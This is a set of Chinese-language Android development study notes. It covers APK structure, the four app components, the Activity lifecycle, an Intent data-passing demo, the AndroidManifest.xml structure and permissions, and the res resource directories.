10. APK是Android Package的缩写，即Android安装包（anapk）。 APK文件其实是zip格式，但后缀名修改为APK，通过UnZip解压后，可以看到Dex文件，Dex是Dalvik VM executes的全称，即Android Dalvik执行程序，并非Java的字节码而是Dalvik的字节码。但如AndroidManifest.xml 等文件是查看不到原有内容的，需要用apktool 等工具反编译。
11. Android 四大组件（Activity，Service，Broadcast Receiver,Content Provider）
12. Activity:应用程序中，一个Activity通常是一个单独的屏幕，它上面可以显示一些控件也可以监听并处理用户的事件做出响应。Activity之间通过Intent进行通信，在Intent的描述结构中，有两个重要的部分：动作和动作对应的数据。
13. Broadcast Receiver:广播接收者（BroadcastReceiver）用于接收广播Intent，广播Intent的发送是通过调用Context.sendBroadCast()、Context.sendOrderedBroadcast()、Context.sendStickyBroadcast() 来实现的，BroadcastReceiver 广泛应用于应用间的交流。
   通常一个广播Intent可以被订阅了此Intent的多个广播接收者所接收（就像真的收音机一样）。
   广播（Broadcas）是一种广泛运用的应用程序之间的传输消息的机制。 而广播接收者（BroadcastReceiver）是对发送出来的广播进行过滤并接收响应的一类组件。
14. BroadcastReceiver生命周期：每次广播到来时，会重新创建BroadcastReceiver对象，并调用onReceive()方法，执行完以后，该对象即被销毁。当onReceive()方法在10s内没有

执行完毕，就会导致ANR。如果需要执行长任务，那么就必须要使用Service。另外在onReceive中使用线程是很危险的事情。因为线程没有执行完，BroadcastReceiver就挂了。

注：ANR（Application No Response）：程序无响应的错误信息。

15. Service：和Activity属于同一级别的组件，不能自己运行只能后台运行，并且可以和其他组件进行交互。Service可以在很多场合的应用中使用，比如播放多媒体的时候启动了其他Activity，这个时候程序要在后台继续播放。

    一个Service是一段长生命周期的，没有用户界面的程序，可以用来开发如监控类程序。

16. Content Provider：ContentProvider在android中的作用是对外共享数据，也就是说你可以通过ContentProvider把应用中的数据共享给其他应用访问，其他应用可以通过ContentProvider对你应用的数据进行增删改查。 关于共享数据，可以使用文件操作模式，通过指定文件的操作模式为Context.MODEWORLDREADABLE 或Context.MODEWORLDWRITEABLE同样也可以对外共享数据，但是使用文件共享数据存在数据访问方式不统一的问题。而Content Provider则对外暴露了统一的接口，每个应用程序都可以通过统一的接口操作数据。

17. 常用的布局管理器：

    布局管理器一般有四种：

    LinearLayout:线性布局管理器（默认），分为水平（horizontal）和垂直（vertical）两种，只能进行单行布局。

    FrameLayout:所有组件放在左上角，一个覆盖一个。


    TableLayout:任意行和列的表格布局管理器，其中TableRow代表一行，可以向行中增加组件。

    RelativeLayout：相对布局管理器，根据最近一个组件或者顶层父组件来确定下一个组件的位置。

18. Android应用程序是用Java语言写的，通过aapt工具把编译好的java代码和应用程序所需要的所有数据、资源文件打包成Android包，及后缀为.apk的压缩文件，这个文件时发布应用程序和在移动设备上安装应用程序的媒介，是用户下载到他们设备上的文件。一个.apk文件中的所有代码属于一个应用程序。

19. Android体系结构：

    官网体系结构图：




    Android从上到下分为4层：Android应用层，Android应用框架层，Android系统运行层，Linux内核层。

20. 每一个Android应用程序都在自己的进程中运行，都拥有一个独立的Dalvik虚拟机实例。Dalvik被设计成一个设备可以同时高效的运行多个虚拟系统。Dalvik虚拟机执行（.dex）的Dalvik可执行文件，该格式文件针对小内存使用做了优化。同时虚拟机是基于寄存器的，所有的类都经由Java编译器编译，然后.class通过SDK中的"dx"工具转化成.dex格式由虚拟机执行。

21. Android Activity 生命周期：

生命周期图：



Resumed状态:

在这种状态下，该Activity在前台运行，用户可以与它进行交互。（有时也简称为"running"状态。）

Paused状态:

在这种状态下，该Activity被部分遮蔽（被其他在前台的半透明或不覆盖整个屏幕的活动遮住）。此状态不接受用户输入，并且不能执行任何代码。

Stopped状态:

在这种状态下，该活动是完全隐藏，不可见的，可视为存在于后台。虽然停止，活动实例和所有成员变量如状态信息将被保留，但不能执行任何代码。

(1)当程序第一次运行时用户会看到主Activity，主Activity可以通过启动其他的Activity进行相关操作。
(2)当启动其他的Activity时当前的Activity将会停止，新的Activity将会压入栈中，同时获取用户焦点，这时就可在这个Activity上操作了。
(3)根据栈的先进后出原则，当用户按Back键时，当前这个Activity销毁，前一个Activity重新恢复。

1. Activity 之间传递数据的几种方式：
   (1) 将数据封装在Intent变量中。（使用Intent传递对象有一个局限性，就是不能传递不能序列化的对象）
   (2) 使用系统的剪切板来传递数据。
   获取剪切板的代码如下：
   ```
   ClipboardManager clipboardManager = (ClipboardManager) getSystemService(Context.CLIPBO
   ```
   (3) 使用全局变量来传递数据:
   例如：
   //myApp是一个应用级别的全局对象，在应用的任何地方都可以调用这个对象。
   ```
   MyApp myApp = (MyApp)getApplication();
   ```
   (4) 使用静态变量传递数据:可以在目标的 Activity 中，声明公开的静态属性，在调用的Activity针对这个属性进行赋值，来进行数据的传递。
2. 从Activity中返回数据：
   (1) startActivity():用于启动意图。
   (2) startActivityForResult():启动意图并获取返回结果。在等待返回结果的Activity中必须实现onActivityResult方法。
3. finish方法用来结束Activity的生命周期。

二、实现DEMO

1.利用Intent在两个Activity之间传递数据:
关键代码 在源码包添加调用者和被调用者的 Activity java类：

调用者 Main.java：

```
@Override
public class Main extends Activity {

    private Button button;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        //加载布局文件
        setContentView(R.layout.main);
        button = (Button)this.findViewById(R.id.button);
        button.setOnClickListener(new View.OnClickListener() {

            @Override
            public void onClick(View v) {
                Intent intent = new Intent(Main.this,OtherActivity.class);
                //在意图中传递数据
                intent.putExtra("name", "张三");
                intent.putExtra("age", 123);
                intent.putExtra("address", "北京");
                //启动意图
                startActivity(intent);
            }
        });
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.main, menu);
        return true;
    }
}
```

被调用者 OtherActivity.java：

```
public class OtherActivity extends Activity {

    private TextView textView;

    public OtherActivity() {

    }

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        // TODO Auto-generated method stub
        super.onCreate(savedInstanceState);
        setContentView(R.layout.other);
        textView = (TextView)this.findViewById(R.id.msg);
        Intent intent = getIntent();
        int age = intent.getIntExtra("age", 0);
        String name = intent.getStringExtra("name");
        String address = intent.getStringExtra("address");

        textView.setText("age -->>"+age+"\n"+"name-->>"+name+"\n addresss-->>"+address
);

    }
}
```

在res的layout目录下配置两个布局配置文件:

主Activity的配置文件 main.xml 中添加：

```
 <Button android:id="@+id/button" android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:text="测试Intent传递数据" />
```

被调用的Activity中添加：

```
<TextView android:id="@+id/msg"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"/>
```


在Manifest.xml程序清单中添加Activity的配置。

全部配置完毕后就完成了一个Activity通过Intent传递信息到另一个Activity的过程。

调用者：



被调用者：



android:id

这是视图的唯一标识符。可以在程序代码中通过该标识符引用对象，例如对这个对象进行读和修改的操作。

当需要从 XML 里引用资源对象时，必须使用 @ 符号。紧随 @ 之后的是资源的类型（这里是 id），然后是资源的名字（这里使用的是 button/msg）。+ 号只在第一次定义一个资源 ID 的时候需要，它是告诉 SDK——此资源 ID 需要被创建。在应用程序被编译之后，SDK 就可以直接使用这个 ID。

Reference

http://blog.csdn.net/lantian0802/article/details/21811545

应用清单

每个应用的根目录中都必须包含一个 AndroidManifest.xml 文件（且文件名精确无误）。 清单文件向 Android 系统提供应用的必要信息，系统必须具有这些信息方可运行应用的任何代码。

此外，清单文件还可执行以下操作：

- 为应用的 Java 软件包命名。软件包名称充当应用的唯一标识符。
- 描述应用的各个组件，包括构成应用的 Activity、服务、广播接收器和内容提供程序。它还为实现每个组件的类命名并发布其功能，例如它们可以处理的 Intent 消息。这些声明向 Android 系统告知有关组件以及可以启动这些组件的条件的信息。
- 确定托管应用组件的进程。
- 声明应用必须具备哪些权限才能访问 API 中受保护的部分并与其他应用交互。还声明其他应用与该应用组件交互所需具备的权限 列出 Instrumentation 类，这些类可在应用运行时提供分析和其他信息。这些声明只会在应用处于开发阶段时出现在清单中，在应用发布之前将移除。
- 声明应用所需的最低 Android API 级别
- 列出应用必须链接到的库

  > 注：准备要在 Chromebook 上运行的 Android 应用时，要考虑一些重要的硬件和软件功能限制。如需了解详细信息，请参阅 Chromebook 的应用清单兼容性文档。

清单文件结构

下面的代码段显示了清单文件的通用结构及其可包含的每个元素。每个元素及其所有属性全部记录在一个单独的文件中。

> 提示：要查看本文档提及的任何元素的详细信息，只需点按元素名称。

下面是清单文件的示例：

```xml
<?xml version="1.0" encoding="utf-8"?>

<manifest>

    <uses-permission />
    <permission />
    <permission-tree />
    <permission-group />
    <instrumentation />
    <uses-sdk />
    <uses-configuration />
    <uses-feature />
    <supports-screens />
    <compatible-screens />
    <supports-gl-texture />

    <application>

        <activity>
            <intent-filter>
                <action />
                <category />
                <data />
            </intent-filter>
            <meta-data />
        </activity>

        <activity-alias>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </activity-alias>

        <service>
            <intent-filter> . . . </intent-filter>
            <meta-data/>
        </service>

        <receiver>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </receiver>

        <provider>
            <grant-uri-permission />
            <meta-data />
            <path-permission />
        </provider>

        <uses-library />

    </application>

</manifest>
```

以下列表包含可出现在清单文件中的所有元素，按字母顺序列出：

```
<action>
<activity>
<activity-alias>
<application>
<category>
<data>
<grant-uri-permission>
<instrumentation>
<intent-filter>
<manifest>
<meta-data>
<permission>
<permission-group>
<permission-tree>
<provider>
<receiver>
<service>
<supports-screens>
<uses-configuration>
<uses-feature>
<uses-library>
<uses-permission>
<uses-sdk>
```

> 注：这些是仅有的合法元素 – 您无法添加自己的元素或属性。

文件约定

本节描述普遍适用于清单文件中所有元素和属性的约定和规则。

元素

只有 `<manifest>` 和 `<application>` 元素是必需的，它们都必须存在并且只能出现一次。其他大部分元素可以出现多次或者根本不出现。但清单文件中必须至少存在其中某些元素才有用。 如果一个元素包含某些内容，也就包含其他元素。所有值均通过属性进行设置，而不是通过元素内的字符数据设置。

同一级别的元素通常不分先后顺序。例如，`<activity>`、`<provider>` 和 `<service>` 元素可以按任何顺序混合在一起。这条规则有两个主要例外：

`<activity-alias>` 元素必须跟在别名所指的 `<activity>` 之后。 `<application>` 元素必须是 `<manifest>` 元素内最后一个元素。换言之，`</manifest>` 结束标记必须紧接在 `</application>` 结束标记后。

属性

从某种意义上说，所有属性都是可选的。但是，必须指定某些属性，元素才可实现其目的。请使用本文档作为参考。对于真正可选的属性，它将指定默认值或声明缺乏规范时将执行何种操作。 除了根 `<manifest>` 元素的一些属性外，所有属性名称均以 android: 前缀开头。例

如，android:alwaysRetainTaskState。由于该前缀是通用的，因此在按名称引用属性时，本文档通常会将其忽略。

声明类名

许多元素对应于 Java 对象，包括应用本身的元素（ `<application>` 元素）及其主要组件：Activity (`<activity>`)、服务 (`<service>`)、广播接收器 (`<receiver>`) 以及内容提供程序 (`<provider>`)。 如果按照您针对组件类（Activity、Service 和 BroadcastReceiverContentProvider）几乎一直采用的方式来定义子类，则该子类需通过 name 属性来声明。该名称必须包含完整的软件包名称。例如，Service 子类可能会声明如下：

```
<manifest . . . >
    <application . . . >
        <service android:name="com.example.project.SecretService" . . . >
            . . .
        </service>
        . . .
    </application>
</manifest>
```

但是，如果字符串的第一个字符是句点，则应用的软件包名称（如 `<manifest>` 元素的 package 属性所指定）将附加到该字符串。以下赋值与上述方法相同：

```
<manifest package="com.example.project" . . . >
    <application . . . >
        <service android:name=".SecretService" . . . >
            . . .
        </service>
        . . .
    </application>
</manifest>
```

当启动组件时，Android 系统会创建已命名子类的实例。如果未指定子类，则会创建基类的实例。

多个值

如果可以指定多个值，则几乎总是在重复此元素，而不是列出单个元素内的多个值。例如，intent 过滤器可以列出多个操作：

```
<intent-filter . . . >
    <action android:name="android.intent.action.EDIT" />
    <action android:name="android.intent.action.INSERT" />
    <action android:name="android.intent.action.DELETE" />
    . . .
</intent-filter>
```

资源值

某些属性的值可以显示给用户，例如，Activity 的标签和图标。这些属性的值应该本地化，并通过资源或主题进行设置。资源值用以下格式表示：

```
@[<i>package</i>:]<i>type</i>/<i>name</i>
```

如果资源与应用在同一个软件包中，可以省略软件包名称。类型是资源类型，例如字符串或可绘制对象，名称是标识特定资源的名称。下面是示例：

```
<activity android:icon="@drawable/smallPic" . . . >
```

主题中的值用类似的方法表示，但是以 ? 开头，而不是以 @ 开头：

```
?[<i>package</i>:]<i>type</i>/<i>name</i>
```

字符串值

如果属性值为字符串，则必须使用双反斜杠 (\\) 转义字符，例如，使用 \\n 表示换行符或使用 \\uxxxx 表示 Unicode 字符。

文件功能

下文介绍在清单文件中体现某些 Android 特性的方式。

Intent 过滤器

应用的核心组件（例如其 Activity、服务和广播接收器）由 intent 激活。Intent 是一系列用于描述所需操作的信息（Intent 对象），其中包括要执行操作的数据、应执行操作的组件类别以及其他相关说明。Android 系统会查找合适的组件来响应 intent，根据需要启动组件的新实例，并将其传递到 Intent 对象。

组件将通过 intent 过滤器公布它们可响应的 intent 类型。由于Android 系统在启动某组件之前必须了解该组件可以处理的 intent，因此 intent 过滤器在清单中被指定为 `<intent-filter>` 元素。一个组件可有任意数量的过滤器，其中每个过滤器描述一种不同的功能。

显式命名目标组件的 intent 将激活该组件，因此过滤器不起作用。不按名称指定目标的 intent 只有在能够通过组件的一个过滤器时才可激活该组件。

如需了解有关如何根据 intent 过滤器测试 Intent 对象的信息，请参阅 Intent 和 Intent 过滤器文档。

图标和标签

对于可以显示给用户的小图标和文本标签，大量元素具有 icon 和 label 属性。此外，对于同样可以显示在屏幕上的较长说明文本，某些元素还具有 description 属性。例如，`<permission>` 元素具有所有这三个属性。因此，当系统询问用户是否授权给请求获得权限的应用时，权限图标、权限名称以及所需信息的说明均会呈现给用户。

无论何种情况下，在包含元素中设置的图标和标签都将成为所有容器子元素的默认 icon 和 label 设置。因此，在 `<application>` 元素中设置的图标和标签是每个应用组件的默认图标和标签。同样，为组件（例如 `<activity>` 元素）设置的图标和标签是组件每个 `<intent-filter>` 元素的默认设置。如果 `<application>` 元素设置标签，但是 Activity 及其 intent 过滤器不执行此操作，则应用标签将被视为 Activity 和 intent 过滤器的标签。

在实现过滤器公布的功能时，只要向用户呈现组件，系统便会使用为 intent 过滤器设置的图标和标签表示该组件。例如，具有 android.intent.action.MAIN 和 android.intent.category.LAUNCHER 设置的过滤器将 Activity 公布为可启动应用的功能，即，公布为应显示在应用启动器中的功能。在过滤器中设置的图标和标签显示在启动器中。

权限

权限是一种限制，用于限制对部分代码或设备上数据的访问。施加限制是为了保护可能被误用以致破坏或损害用户体验的关键数据和代码。

每种权限均由一个唯一的标签标识。标签通常指示受限制的操作。以下是 Android 定义的一些权限：

```
android.permission.CALL_EMERGENCY_NUMBERS
android.permission.READ_OWNER_DATA
android.permission.SET_WALLPAPER
android.permission.DEVICE_POWER
```

一个功能只能由一种权限保护。

如果应用需要访问受权限保护的功能，则必须在清单中使用 `<uses-permission>` 元素声明应用需要该权限。将应用安装到设备上之后，安装程序会通过检查签署应用证书的颁发机构并（在某些情况下）询问用户，确定是否授予请求的权限。如果授予权限，则应用能够使用受保护的功能。否则，其访问这些功能的尝试将会失败，并且不会向用户发送任何通知。

应用也可以使用权限保护自己的组件。它可以采用由 Android 定义（如 android.Manifest.permission 中所列）或由其他应用声明的任何权限。它也可以定义自己的权限。新权限用 `<permission>` 元素来声明。例如，Activity 可受到如下保护：

```
<manifest . . . >
    <permission android:name="com.example.project.DEBIT_ACCT" . . . />
    <uses-permission android:name="com.example.project.DEBIT_ACCT" />
    . . .
    <application . . .>
        <activity android:name="com.example.project.FreneticActivity"
                  android:permission="com.example.project.DEBIT_ACCT"
                  . . . >
            . . .
        </activity>
    </application>
</manifest>
```

请注意，在此示例中，DEBIT_ACCT 权限不仅是通过 `<permission>` 元素来声明，而且其使用也是通过 `<uses-permission>` 元素来请求。要让应用的其他组件也能够启动受保护的 Activity，您必须请求其使用权限，即便保护是由应用本身施加的亦如此。

同样还是在此示例中，如果将 permission 属性设置为在其他位置（例如，android.permission.CALL_EMERGENCY_NUMBERS）声明的权限，则无需使用 `<permission>` 元素再次声明。但是，仍有必要通过 `<uses-permission>` 请求其使用权限。

`<permission-tree>` 元素声明为代码中定义的一组权限声明命名空间，`<permission-group>` 为一组权限定义标签，包括在清单中使用 `<permission>` 元素声明的权限以及在其他位置声明的权限。这只影响如何对提供给用户的权限进行分组。`<permission-group>` 元素并不指定属于该组的权限，而只是为组提供名称。可通过向 `<permission>` 元素的 permissionGroup 属性分配组名，将权限放入组中。

库

每个应用均链接到默认的 Android 库，该库中包括用于开发应用（以及通用类，如 Activity、服务、intent、视图、按钮、应用、ContentProvider）的基本软件包。

但是，某些软件包驻留在自己的库中。如果应用使用来自其中任一软件包的代码，则必须明确要求其链接到这些软件包。清单必须包含单独的 `<uses-library>` 元素来命名其中每个库。库名称可在软件包的文档中找到。


Reference

https://developer.android.google.cn/guide/topics/manifest/manifest-intro.html

原文 by coder-pig

工程项目结构解析：

以android studio（Eclipse + ADT) 举例，我们开发大部分时间都花在下面这个部分上：



接下来我们对关键部分进行讲解：
java：我们写Java代码的地方，业务功能都在这里实现
res：存放我们各种资源文件的地方，有图片，字符串，动画，音频等，还有各种形式的XML文件

一.res资源文件夹介绍：

说到这个res目录，另外还有提下这个assets目录，虽然这里没有，但是我们可以自己创建，两者的区别在于是否前者下所有的资源文件都会在R.java文件下生成对应的资源id，而后者并不会。前者我们可以直接通过资源id访问到对应的资源，而后者则需要我们通过AssetManager以二进制流的形式来读取。这个R文件可以理解为字典，res下每个资源都都会在这里生成一个唯一的id。

接着说下res这个资源目录下的相关目录：
下述mipmap的目录，在Eclipse并不存在这个，Eclipse中都是drawable开头的，其实区别不大，只是使用mipmap会在图片缩放在提供一定的性能优化，分辨率不同系统会根据屏幕分辨率来选择hdpi，mdpi，xmdpi，xxhdpi下的对应图片，所以你解压别人的apk可以看到上述目录同一名称的图片，在四个文件夹下都有，只是大小和像素不一样而已。当然，这也不是绝对的，比如我们把所有的图片都丢在了drawable-hdpi下的话,即使手机本该加载ldpi文件夹下

的图片资源，但是ldpi下没有，那么加载的还会是hdpi下的图片。另外,还有一种情况:比如是hdpi、mdpi目录下有，ldpi下没有，那么会加载mdpi中的资源，原则是使用最接近的密度级别。如果你想禁止Android不跟随屏幕密度加载不同文件夹的资源,只需在AndroidManifest.xml文件中添加 android:anyDensity="false" 字段即可。

1.图片资源

drawable：存放各种位图文件，(.png，.jpg，.9png，.gif等)除此之外可能是一些其他的drawable类型的XML文件
mipmap-hdpi：高分辨率，一般我们把图片丢这里
mipmap-mdpi：中等分辨率，很少，除非兼容的的手机很旧
mipmap-xhdpi：超高分辨率，手机屏幕材质越来越好，以后估计会慢慢往这里过渡
mipmap-xxhdpi：超超高分辨率，这个在高端机上有所体现

2.布局资源

layout：该目录下存放的就是我们的布局文件，另外在一些特定的机型上，我们做屏幕适配，比如480*320这样的手机，我们会另外创建一套布局就行，如 layout-480x320 这样的文件夹。

3.菜单资源

menu：在以前有物理菜单按钮，即menu键的手机上，用的较多，现在用的并不多，菜单项相关的资源xml可在这里编写，不知道谷歌会不会出新的东西来替代菜单了。

4.values目录

demens.xml：定义尺寸资源
string.xml：定义字符串资源
styles.xml：定义样式资源
colors.xml：定义颜色资源
arrays.xml：定义数组资源
attrs.xml：自定义控件时用的较多，自定义控件的属性
theme主题文件，和styles很相似，但是会对整个应用中的Actvitiy或指定Activity起作用，一般是改变窗口外观的。
可在Java代码中通过setTheme使用，或者在Androidmanifest.xml中为 `<application...>` 添加theme的属性。
你可能看到过这样的values目录：values-w820dp，values-v11等，前者w代表平板设备，820dp代表屏幕宽度；而v11这样代表在API(11)，即android 3.0后才会用到的。

5.raw目录

用于存放各种原生资源(音频，视频，一些XML文件等)，我们可以通过openRawResource(int id)来获得资源的二进制流。其实和Assets差不多，不过这里面的资源会在R文件那里生成一个资源id而已。

6.动画

动画有两种：属性动画和补间动画：
animator：存放属性动画的XML文件
anim：存放补间动画的XML文件

二.如何去使用这些资源

嗯，知道有什么资源，接下来就来了解该怎么用了。前面也说了，我们所有的资源文件都会在R.java文件下生成一个资源id，我们可以通过这个资源id来完成资源的访问，使用情况有两种：Java代码中使用和XML代码中使用

Java代码中使用

```
Java 文字：txtName.setText(getResources().getText(R.string.name));
图片：imgIcon.setBackgroundDrawableResource(R.drawable.icon);
